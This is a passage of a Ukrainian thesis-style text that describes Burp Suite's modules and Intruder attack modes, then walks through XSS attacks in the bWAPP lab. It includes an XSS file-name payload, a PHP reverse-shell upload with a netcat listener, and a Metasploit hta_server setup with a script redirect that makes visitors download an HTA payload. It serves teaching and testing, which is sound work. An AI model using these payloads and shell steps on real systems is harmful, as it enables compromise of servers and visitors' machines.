Хоча відмінності від функціональності досить істотні — Безкоштовна версія є повноцінним інструментом тестування. Одна з головних відмінностей — відсутність сканера в безкоштовній версії та обмеження кількості запитів за одиницю часу. Також у безкоштовній версії відсутні вбудовані пейлоади для інтрудера, але цілком можна використовувати та зовнішні, наприклад: github.com/1N3/IntruderPayloads . Є обмеження і по використанню доповнень з BApp store. Існуючим мінусом також є відсутність Burp Collaborator у безкоштовній версії (використання зовнішньої служби для виявлення вразливостей).

2.2 Аналіз архітектури інструменту Burp Suite

- Проксі — перехоплюючий проксі-сервер, що працює по протоколу HTTP(S) в режимі man-in-the-middle. Знаходячись між браузером і веб-додатком, він дозволить перехоплювати, вилучати і змінювати трафік, що йде в обох напрямках.
- Spider — паук або краулер, який дозволяє в автоматичному режимі збирати інформацію про архітектуру веб-додатку.
- Сканер — автоматичний сканер вразливостей (OWASP TOP 10 і т.д.) Доступний у версії Professional, у безкоштовній версії тільки опис можливостей.
- Intruder — утиліта, що дозволяє в автоматичному режимі проводити атаки різного виду, такі як підбір пароля, перебір ідентифікаторів, фаззинг і так далі.
- Repeater — утиліта для модифікації та повторної відправки окремих HTTP-запитів і аналізу відповідей додатків.
- Sequencer — утиліта для аналізу генерації випадкових даних додатків, виявлення алгоритму генерації, передиктивності даних.
- Декодер — утиліта для ручного або автоматичного перетворення даних веб-додатків.

- Comparer — утиліта для виявлення відмінностей у даних.
- Extender — розширення в BurpSuite. Можна додати як готове з BApp store, так і власної розробки.

Використання інструментів совокупності дозволяє найбільш глибоко і продуктивно дослідити веб-додатки. На рисунку 2.16 приведено схему зв'язків модулів.



Рисунок 2.16 – Схема зв'язків модулів.

Однією з основних утиліт для тестування є Burp Intruder. Принцип його роботи полягає в наступному: він обробляє кожен HTTP-запит (називається «базовим запитом»), змінює параметри різними способами, видає кожну

змінену версію запиту та аналізує відповіді додатків для ідентифікації цікавих функцій або поведення веб-прикладень.

Для кожної атаки існує можливість створити набір корисних навантажень (пейлоадов) та їх позиції в базовому запиті. Доступні багаточисельні методи створення корисних навантажень (в тому числі прості списки строк, чисел, дат, брутфорсу, бітфліппінг та багато інших). Для аналізу результатів і виявлення цікавих питань для подальшого вивчення доступні різні інструменти (рисунок 2.17).



Рисунок 2.17 – Використання Burp Intruder

На рисунку 2.17 використання Burp Intruder — встановлення значень файлів для підбору пароля. Burp Intruder має дуже гнучку систему налаштувань, завдяки чому може використовуватися для автоматизації безлічі видів атак. Можна використовувати його і для виконання будь-яких завдань, наприклад, підбори ідентифікаторів користувача, збору важливої інформації або фаззингу.

Типи можливих атак залежать від особливостей конкретного додатку і можуть включати: перевірку наявності SQL-ін'єкцій, XSS, переповнення буфера, обхід директорії; bruteforce-атаки за різними схемами аутентифікації, перебору значень, маніпуляції з вмістом параметрів; пошук прихованого вмісту та функціоналу, вичислення ідентифікаторів сесії та їх перехоплення, збір даних, реалізація DoS-атак, пов’язаних з особливостями веб-додатків (рисунок 2.18).



Рисунок 2.18 - Виявлення sql-ін'єкцій за допомогою Burp Intruder

На зображенні використання Burp Intruder для виявлення sql-ін'єкцій — вибір файлів. Burp Intruder містить (у версії Pro) безліч заздалегідь підібраних пейлоадів (який дозволяє виявити наявність вразливостей). Крім того, він містить велику кількість утиліт для динамічної генерації векторів атак, придатних під конкретне застосування. Також в нього можуть бути завантажені додаткові пейлоди (наприклад, імена користувачів або паролі), або специфічні фаззинг-запити.

Основу роботи кожної атаки складає посилання модифікованих HTTP-запитів. Їх вміст генерується на основі початкового запиту та встановленими пейлоад-позиціями. Результатом роботи буде таблиця з різними даними (статус, довжина відповіді та ін).



Рисунок 2.19 – Виявлення sql-ін'єкцій за допомогою Burp Intruder

На рисунку 2.19 приведено приклад використання Burp Intruder для виявлення sql-ін'єкцій.

2.3 Аналіз видів атак Burp Intruder

– Снайпер — використовується окремий набір даних — одне поле (участок, позначений маркерами) — один пейлоад. Цей тип атак корисний при індивідуальному тестуванні поля на наявність загальних вразливостей (таких як XSS).

– Battering ram — при такому вигляді атак використовується принцип — всі поля — один пейлоад. Це може бути корисним, коли для здійснення атаки необхідно помістити одні і ті ж дані відразу на багатьох позиціях.

– Вила — цей вид атаки використовує кілька пейлодів для кількох полів. Наприклад, у першому запиті перша стрічка з першого перевірочного набору буде розміщена на першому місці позначених маркерів. Перша

стрічка з другого набору поміщається на другу позицію. При формуванні другого запиту на першому місці буде розміщена друга стрічка з першого набору, а на другому — друга стрічка з другого набору. Такий атаки нападу може статися в ситуаціях, коли при накладенні потрібно посилати все час різні, але якимось чином взаємозв'язані дані. Наприклад, якщо необхідно надіслати ім’я користувача в одному полі та його ID в іншому.

- Cluster bomb — цей вид атаки використовує перебір основного набору пейлоадов і додавання вторинних. Це зручно використовувати в прикладі для підбору паролів: у першому запиті Intruder поміщає на першу позицію першу стрічку з першого набору файлів, на другу першу стрічку з другого. При другому запиті на першому місці залишиться перша стрічка першого набору, а на другому буде розміщена друга стрічка другого набору. Потом третя, і так далі.

Вікно результатів атаки дозволяє контролювати хід атаки та зберігати її результати.

Burp Suite Mobile Assistant — це інструмент для облегчення тестування додатків iOS за допомогою Burp Suite. Він може змінити загальносистемні параметри пристроїв проксі-сервера iOS, щоб трафік HTTP(S) міг бути легко перенаправлений у Burp для аналізу. Також він здатний використовувати закріплення SSL — впровадження свого сертифіката. Скористатися мобільним помічником можна на джейлбрекнутих iOS-пристроях, починаючи від 8 версій iOS і до 10 (хоча на ній і не гарантується стабільна робота). Для встановлення потрібна Cydia і повноцінний Burp на хост-системі (рисунок 2.20).

Поява цього інструменту значно облегчить виявлення вразливостей OWASP Mobile Top 10.

Burp Suite служить одним із популярних інструментів пентестерів у всьому світі завдяки гнучким можливостям, які дозволяють комбінувати ручні та автоматизовані методи аналізу при проведенні тестування безпеки веб-додатків.



Рисунок 2.20 – Встановлення Cydia на хост-системі

Будь-яке програмне забезпечення для тестування безпеки, Burp Suite містить функції, які можуть пошкодити веб-додаток. Тестування безпеки по своїй суті передбачає взаємодію з веб-додатками нестандартними способами, які можуть викликати проблеми в деяких веб-застосунках. Необхідно забезпечити постійну стійкість при використанні Burp Suite, створювати резервні копії перед проведенням тестування та не використовувати Burp Suite проти будь-яких систем, для яких не отримано дозвіл власника ресурсу.

3 МОДЕЛЮВАННЯ XSS АТАК

3.1 Вразливості Blind XSS

Cross-Site Scripting - це атака з використанням коду на стороні клієнта, при якій шкідливі сценарії виробляються на надійних веб-сайтах.

У цій атаці користувачі безпосередньо не мають наміру використовувати корисне навантаження, хоча зловмисник додає ресурсу вразливість від XSS, вставляючи шкідливий сценарій на веб-сторінку, яка здається справжньою. Таким чином, коли будь-яка людина відвідує цей веб-сайт, веб-сторінка, що страждає від XSS, доставить шкідливий код JavaScript безпосередньо в його браузер без відома відвідувача.

«XSS» має три основні види:

Stored XSS.

Reflected XSS.

DOM-based XSS.

Перш ніж скористатися експлойтами, треба зрозуміти, що таке Blind XSS.

Часто зловмисник не знає, де виявиться корисне навантаження і чи буде воно виконане, і навіть трапляються випадки, коли введене корисне навантаження виконується в іншому середовищі, тобто або адміністратором, або кимось іншим.

Таким чином, щоб використовувати подібні вразливості, людина сліпо розгортає серію шкідливих корисних навантажень, націлених на веб-програми, і самі програми зберігають їх у базі даних. Зловмисник лише чекає, поки користувач не витягне корисне навантаження з бази даних і не запустить її у своєму браузері (рисунок 3.1).



Рисунок 3.1 -Схема XSS за допомогою завантаження файлів

Веб-програми дозволяють своїм користувачам завантажувати файли, будь то зображення, резюме, пісня або якийсь конкретний формат. З кожним завантаженням ім'я відображається на екрані саме таким, яким воно було записано в HTML-коді.

Веб-програми дозволяють своїм користувачам завантажувати файли, будь то зображення, резюме, пісня або якийсь конкретний формат. З кожним завантаженням ім'я відображається на екрані саме таким, яким воно було записано в HTML-коді (рисунок 3.2).

Рисунок 3.2 – Приклад завантаження зараженого файлу

Оскільки ім'я відображається на екрані, користувач може виконати будь-який код JavaScript, просто маніпулюючи ним і додавши корисне навантаження XSS.

Для прикладу: “><img src=x onerror=prompt(1)>” Приклад подібного завантаження приведено на рисунку 3.3.



Рисунок 3.3 – Приклад завантаження

Слід відкрити bWAPP, вибравши опцію «Choose your bug» для «Unrestricted File Upload». На цей раз варто залишити високий рівень безпеки. Потрібно також завантажити перейменований файл у веб-програму, переглянувши його з каталогу, як це показано на рисунку 3.4.



Рисунок 3.4 – Завантаження перейменованого файлу

На наведеному вище зображенні можна побачити, що ім'я файлу знаходиться над екраном. Тому, як тільки користувач натисне кнопку завантаження, браузер виконає вбудований код JavaScript, і буде отримана відповідь, що на рисунку 3.5.



Рисунок 3.5 – Виконання вбудованого коду

Ця вразливість становить високий ризик безпеки та потребує використання механізмів захисту.

3.2 Реверсивний Shell за допомогою XSS

Це створення спливаючого вікна або перенаправлення користувача в якусь іншу програму з уразливістю XSS, що здається нешкідливим. Але якщо атакуючий зможе захопити зворотний Shell то високий рівень небезпеки успішної атаки. Варто подивитися, як людина могла б це зробити.

Необхідно відкрити свій термінал Kali, а потім створити корисне навантаження зворотного php, викликавши її з каталогу webshells за допомогою наступної команди (рисунок 3.6):

cp /usr/share/webshells/php/ php-reverse-shell.php /root/Desktop/ ReverseXSS.php

Рисунок 3.6 – Створення файлу

Тепер, щоб захопити віддалено Shell, слід маніпулювати параметром $ip з IP адресою машини Kali (рисунок 3.7).

Рисунок 3.7 – Набір серверних команд

Повертаючись до вразливої програми, користувач вибере параметр Unrestricted File Upload, а потім відкриє файл ReverseXSS.php.

Також варто не забути скопіювати завантажену URL-адресу, тобто. клацнути правою кнопкою миші на кнопку завантаження та вибрати параметр копіювання (рисунок 3.8).

Рисунок 3.8 – Завантаження файлу з корисним навантаженням

Користувач майже закінчив, настав час додавати корисне навантаження XSS. Тепер, за допомогою параметра Choose you bug потрібно вибрати XSS - Stored (Blog).

У розділі коментарів користувач додасть корисне навантаження JavaScript за допомогою File-Upload URL.

Однак перш ніж натиснути на кнопку Submit, варто також активувати прослуховування на серверній машині Netcat:nc –lvp 1234. Як показано на рисунку 3.9.

Рисунок 3.9 – Створення запису з XSS

На зображенні нижче можна побачити, що користувач знаходиться на цільовому веб-сервері (рисунок 3.10).



Рисунок 3.10 – Результат виконання XSS

Коли людина завантажує файл безпосередньо та успішно захоплює зворотний Shell. На жаль, в мережі жертви буде показана IP-адреса користувача, і вона сама майже спіймана. Більш того, у такій ситуації найкращим варіантом є отримання зворотного з'єднання з сервером жертви через авторизованого користувача. Після зараження машини можлива експлуатація системи за допомогою XSS.

В останньому прикладі користувач зміг захопити зворотний Shell, але якщо замість Shell сервера зловмиснику вдалося отримати сеанс meterpreter відвідувача, який переглядає цю вразливу веб-сторінку можлива віддалена експлуатація машини.

Тестовий стенд:

ОС зловмисника: Kali Linux;

Вразливий веб-додаток: bWAPP (bee-box);

ОС цілі: Windows.

Таким чином, зловмисник спочатку створює файл hta, тобто HTML-додаток поверх фреймворку Metasploit, який при відкритті жертвою виконуватиме корисне навантаження через Powershell.

use exploit/windows/misc/hta_server

set srvhost 192.168.0.12

exploit



Рисунок 3.11 – Використання exploit/windows/misc/hta_server

Користувач отримав url корисного навантаження, тепер він просто вставляє його в веб-сторінку, яка вразлива для XSS, і буде чекати своєї мети, як показано на рисунку 3.12.

<script>window.location='http://192.168.0.12:8080/zV9q9x7Tvl0.hta'</script>

Рисунок 3.12 – Відправка XSS

Тепер, коли будь-який відвідувач відвідує цю веб-сторінку, браузер, таким чином, виконує шкідливий сценарій та завантажує файл hta на його машину (рисунок 3.13).

